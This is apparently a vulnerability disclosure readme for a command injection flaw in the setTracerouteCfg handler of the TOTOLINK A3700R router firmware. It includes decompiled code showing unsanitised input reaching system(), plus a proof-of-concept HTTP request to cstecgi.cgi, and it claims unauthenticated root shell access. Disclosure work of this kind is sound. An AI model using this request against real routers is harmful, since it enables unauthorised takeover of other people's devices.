

main ▾

...

vuln / TOTOLINK / A3700R / 2 / readme.md



Darry-lang1 Add files via upload

History

1 contributor



63 lines (41 sloc) | 2.28 KB

...

TOTOLink A3700R V9.1.2u.6134_B20201202 Has an command injection vulnerability

Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview:

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	📄
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	📄
3	A3700R说明书	Ver1.0	2022-03-10	📄

Vulnerability details

TOTOLINK A3700R (V9.1.2u.6134_B20201202) was found to contain a command insertion vulnerability in setTracerouteCfg. This vulnerability allows an attacker to execute arbitrary commands through the "command" parameter.

```
int __fastcall sub_422504(int a1)
{
    const char *Var; // $s2
    int v3; // $v0
    int v4; // $v0
    char v6[128]; // [sp+18h] [-80h] BYREF

    memset(v6, 0, sizeof(v6));
    Var = (const char *)websGetVar(a1, "command", "www.baidu.com");
    v3 = websGetVar(a1, "num", &byte_43AFC8);
    v4 = atoi(v3);
    sprintf(v6, "traceroute -m %d %s>/var/log/traceRouteLog", v4, Var);
    doSystem(v6);
    setResponse(&word_43908C, "reserv");
    return 1;
}
```

Format var into V6 using sprintf function and pass in dosystem function.

```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
    char v2[516]; // [sp+1Ch] [-204h] BYREF
    va_list va; // [sp+22Ch] [+Ch] BYREF

    va_start(va, a1);
    vsnprintf(v2, 0x200, a1, (va_list *)va);
    return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```

```
{"command":"","ps":"","num":"1","topicurl":"setTracerouteCfg"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.